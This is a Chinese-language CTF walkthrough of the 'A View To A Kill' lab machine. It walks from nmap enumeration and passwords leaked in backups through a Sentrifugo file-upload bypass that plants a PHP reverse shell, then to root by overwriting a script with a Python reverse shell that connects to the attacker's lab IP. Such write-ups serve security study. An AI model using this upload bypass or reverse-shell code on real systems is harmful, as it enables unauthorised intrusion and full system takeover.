| 2048 54:8e:3a:14:b2:be:03:5c:d4:08:3a:ed:bb:e1:55:53 (RSA)
| 256 aa:be:cb:e1:b6:7f:47:75:29:f7:63:e5:f9:39:78:2e (ECDSA)
|_ 256 de:1c:31:e0:15:4d:f5:dc:8e:bc:3c:e4:7d:64:75:54 (ED25519)
25/tcp open smtp Postfix smtpd
|_smtp-commands: rain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=rain
| Subject Alternative Name: DNS:rain
| Issuer: commonName=rain
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2019-07-22T22:11:20
| Not valid after: 2029-07-19T22:11:20
| MD5: 04a9 b97a 8bf2 dc6b 02f2 382b 075b 2e51
|_SHA-1: a4e5 f2f5 efbf 5a3a 215a 9c96 6f9d 10f4 a94e 85bb
|_ssl-date: TLS randomness does not represent time
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
| http-robots.txt: 4 disallowed entries
|_/joomla /zorin /dev /defense
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: A View To A Kill
8191/tcp open http PHP cli server 5.5 or later
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: electronic controller app

查看端口80登陆apache默认页面。检查robots.txt显示了几个目录。检查每一个

1
2
3
4
5
User-agent: *
Disallow: /joomla
Disallow: /zorin
Disallow: /dev
Disallow: /defense

/joomla播放一个webm文件,/zorin好像是有关公司和员工登录信息的信息。./dev是一个打开的目录,其中包含文件和备份文件的列表,因此我将必须检查所有文件,/defense也会播放一个webm文件。

返回/zorin并单击HR boarding。发现有一个用于人力资源管理的/sentrifugo和一个有趣的注释

进入/sentrifugo这是一个登录页面。但没有任何用户名或密码开始。所以从/dev open目录及其中的文件开始,这可能会导致某些问题。并且确定文件e_bkup.tar.gz是否包含登录信息。


压缩包里面有几个文件分别储存了下面的内容

New_Employee_Onboarding_Chuck.rtf:

1
Greeting Chuck, We welcome you to the team! Please login to our HR mgmt portal(which we spoke of) and fill out your profile and Details. Make sure to enter in the descrption of your CISSP under Training & Certificate Details since you mentioned you have it. I will be checking that section often as I need to fill out related paperwork. Login username: chuck@localhost.com and password is the lowercase word/txt from the cool R&D video I showed you with the remote detonator + the transmit frequency of an HID proxcard reader - so password format example: facility007. Sorry for the rigmarole, the Security folks will kill me if I send passwords in clear text. We make some really neat tech here at Zorin, glad you joined the team Chuck Lee! 

note_to_mail_admins.txt:

1
Yo, wassup computer geeks! I was told by design to upload a few example emails for you nerds to work with in prep for what they called "email web gooey platform".  

onboarding_email_template.rtf:

1
Greeting EMPLOYEE, We welcome you to the team! Please login to our HR mgmt portaland fill out your profile and Details. Login username: USERNAME@localhost.com and password is: PASSWORD. INSERT ORG SPECIFIC PHRASE, glad you joined the team EMPLOYEE! 

Stop_Storing_Passwords.rtf:

1
All, I know you're close with Max, but you can't keep storing your credentials in txt files on your desktop! We already have had complaints of the apps inactivity auto logout feature, but 5 seconds is high enough in my professional opinion. Simply copy pasting credentials in the login fields is bad practice, even if password requirments are set to 32 characters minimun! - Scarpine - Head of Security - CSO CIO

所以现在知道用户名是chuck@localhost.com,知道密码应该是什么。所以继续尝试连接有关密码的所有部分。在该打开的目录中,有一个名为remote_control.gif的文件。其中显示单词HELICOPTER的文件,还有一个名为HID6005.pdf的文件,在规范部分,发送频率为125kHz。helicopter125应该是密码!并且肯定是的。

能够登录到人力资源管理。找不到任何有趣的东西,所以决定寻找sendrifugo漏洞,并且有几对我将使用exploitdb列出的第一个漏洞Sentrifugo-3-2-File-Upload-Restriction-Bypass

发现可以在收据下的“费用”部分上传某些类型的文件。将php-reverse-shell文件重命名为phpreverseshell1.php.doc并上传,并用burp拦截了将文件名更改为phpreverseshell1.php的请求。


访问下面的url,成功弹回shell

1
http://192.168.56.112/sentrifugo/public/uploads/expenses_receipts/1579806690_3_phpreverseshell1.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
root@kali:~# nc -lvp 5566
listening on [any] 5566 ...
192.168.56.112: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.112] 55570
Linux view 4.15.0-66-generic #75-Ubuntu SMP Tue Oct 1 05:24:09 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
19:12:10 up 1:23, 0 users, load average: 0.00, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ pwd
/
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@view:/$

在/home/jenny目录下发现一个压缩包,将它下载下来看看里面有什么

1
2
3
4
5
6
www-data@view:/home/jenny$ ls
ls
dsktp_backup.zip
www-data@view:/home/jenny$ python -m SimpleHTTPServer
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

passswords.txt:

1
2
3
4
5
6
7
hr mgmt - NO ACCESS ANYMORE
jenny@localhost.com
ThisisAreallYLONGPAssw0rdWHY!!!!

ssh
jenny
!!!sfbay!!!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
root@kali:~# ssh jenny@192.168.56.112
Enter passphrase for key '/root/.ssh/id_rsa':
jenny@192.168.56.112's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-66-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Thu Jan 23 19:58:43 UTC 2020

System load: 0.0 Processes: 206
Usage of /: 65.0% of 11.75GB Users logged in: 0
Memory usage: 50% IP address for enp0s17: 192.168.56.112
Swap usage: 0%


* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

181 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jan 23 19:42:33 2020 from 192.168.56.102
jenny@view:~$ id
uid=1007(jenny) gid=1007(jenny) groups=1007(jenny)
jenny@view:~$ whoami
jenny

todo.txt:

1
2
3
4
5
6
7
8
9
10
11
TODO

-Give feedback to marketing on logo (it currently looks like the banner ouside a cheap Italian reseaurant!!)
-The Boss likes the original, so I guess we're keeping it :/
-Push final script to /home/max/aView.py
-Waiting on devs and mechanical eng. to finalize programs (no way for QA to test this one! Yikes!)
-Verify James Bond is MI6. They may be on to us.
-Security says they are trying to infltrate our servers, so they pushed out a new password policy.
-Head of Security said this policy will solve all security related problems after I confronted him about it.
-Make a habit of deleting pointless emails.
-Migrate needed desktop items to Linux server.

进入max目录下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
www-data@view:/home$ cd max
cd max
www-data@view:/home/max$ ls
ls
aView.py note.txt
www-data@view:/home/max$ cat note.txt
cat note.txt
Max,

The electronic controller web application you asked for is almost done. Located on port 8191 this app will allow you to execute your plan from a remote location.

The remote trigger is located in a hidden web directory that only you should know - I verbally confirmed it with you. If you do not recall, the directory is based on an algorithm: SHA1(lowercase alpha(a-z) + "view" + digit(0-9) + digit(0-9)).

Example: SHA1(rview86) = 044c64c6964998ccb62e8facda730e8307f28de6 = http://<ip>:8191/044c64c6964998ccb62e8facda730e8307f28de6/

- Scarpine
www-data@view:/home/max$ cat aView.py
cat aView.py
cat: aView.py: Permission denied

从note.txt了解到需要编写python脚本进行模糊测试

fuzzv2akill.py

1
2
3
4
5
6
7
8
9
10
11
12
13
#!/usr/bin/env python3

from hashlib import sha1

prefixes = [bytes([c]) for c in range(ord('a'), ord('z') + 1)]
xs = range(10)
ys = range(10)
suffixes = [bytes(f'{x}{y}', 'ascii') for x in xs for y in ys]
names = [prefix + b'view' + suffix + b'\n' for prefix in prefixes for suffix in suffixes]
hashes = [sha1(n).hexdigest() for n in names]

for has in hashes:
print(has)

使用dirb+fuzzv2akill.py进行模糊测试

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
root@kali:~# dirb http://192.168.56.112:8191 <(python3 fuzzv2akill.py) -z 250

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Jan 23 08:23:48 2020
URL_BASE: http://192.168.56.112:8191/
WORDLIST_FILES: /dev/fd/63
SPEED_DELAY: 250 milliseconds

-----------------

GENERATED WORDS: 2600

---- Scanning URL: http://192.168.56.112:8191/ ----
+ http://192.168.56.112:8191/13fabf2bcd385cf87939748490f6a96955212567 (CODE:200|SIZE:147)
+ http://192.168.56.112:8191/d0fa319a11ef644862edf51b9177b9d62a1e6650 (CODE:200|SIZE:133)
+ http://192.168.56.112:8191/ece8236b92964611c75c759bb8c2297e3b962903 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/7f98ca7ba1484c66bf09627f931448053ae6b55a (CODE:200|SIZE:815)
+ http://192.168.56.112:8191/fa05b73405e2996c69ad78ed1fa0f24b9da965ac (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/af92fb801e526655686899ae8341b9e7cfa21ea0 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/f871c18649e03d2e9cd7414b95cde578f23dba8d (CODE:200|SIZE:147)
+ http://192.168.56.112:8191/0f3c6dc226621deac4d0a66e0f60785d923fc282 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/03388bdd6c0ba6a112b0f0d3aca2f3775be0a007 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/ef1cacc0f3b5aea1a0d56c5df4263580e7b23570 (CODE:200|SIZE:133)
+ http://192.168.56.112:8191/e57019d9886a12e8c27d9d3f4e46fac9603e8bc2 (CODE:200|SIZE:147)
+ http://192.168.56.112:8191/de5eb20114e281e2e514a64d98187d6f30c3c9b4 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/e7642454c8c6047fd883a859580a0723657fcf45 (CODE:200|SIZE:115)
+ http://192.168.56.112:8191/ad3029ea9d74ebcbde60ec9abaf95ac6eed95490 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/5a96f2b44b310535334d2b99258db5ea3eadd448 (CODE:200|SIZE:147)
+ http://192.168.56.112:8191/dd0cdfeb376f8e96d2325724eb000588c8cf70f5 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/d7297045329f04a3bb4b35e629407343868820d4 (CODE:200|SIZE:147)
+ http://192.168.56.112:8191/72fd79c962996b32fc4b0a2a0c5c1b6b1aa860d4 (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/8eb11aa78f52090f8c32f81797e561d7fbd29fd7 (CODE:200|SIZE:147)
+ http://192.168.56.112:8191/f174b138d930be79ab383669319aecbdde70af6a (CODE:200|SIZE:119)
+ http://192.168.56.112:8191/2cfc36dfe3e7f20faa2ad9bc2091c25387844adf (CODE:200|SIZE:133)
+ http://192.168.56.112:8191/7c7b00a0a30137eaac46b32aaec2f9668d6a10d5 (CODE:200|SIZE:119)

-----------------
END_TIME: Thu Jan 23 08:34:44 2020
DOWNLOADED: 2600 - FOUND: 22

然后将结果一个个的尝试,找到正确的url结果是:

1
http://192.168.56.112:8191/7f98ca7ba1484c66bf09627f931448053ae6b55a

点击按钮

记得在jenny主目录中有一个todo.txt文件,其中提到将最终脚本到/home/max/aView.py。所以转到该文件并对其进行了修改,使其在端口4444上获得了python reverse shell。在端口4444上启动了netcat监听器,然后再次返回该站点并再次单击execute按钮,然后我获得了root

1
2
3
4
5
6
7
8
9
10
11
12
#!/usr/bin/python
#
# executed from php app add final wrapper/scirpt here
import socket, subprocess, os

s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.56.102", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)

p = subprocess.call(["/bin/sh", "-i"])

返回了root权限的shell:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.112: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.112] 43356
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ls
index.html
notes.txt
run.php
view11.gif
# pwd
/root/destroy/7f98ca7ba1484c66bf09627f931448053ae6b55a
1
2
3
4
5
6
7
8
# cd flag
# ls
files
index.php
run_me_for_flag.sh
# pwd
/root/flag
#

在/root/flag目录下发现run_me_for_flag.sh脚本,先查看它的内容,然后运行它

1
2
3
4
5
6
7
8
9
10
11
# cat run_me_for_flag.sh
#!/bin/bash
#
#
#
echo "-------------------------------"
echo "Go here: http://<ip>:8007"
echo "-------------------------------"
cd /root/flag;php -S 0.0.0.0:8007
1
2
3
4
5
6
# ./run_me_for_flag.sh
-------------------------------
-------------------------------
Go here: http://<ip>:8007
-------------------------------
-------------------------------

然后访问

1
http://192.168.56.112:8007/

得到最后的flag,还能点击播放背景音乐

知识点总结

  • 登陆密码泄露
  • python脚本模糊测试
  • python reverse shell

Game over

不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…

The end,to be continue…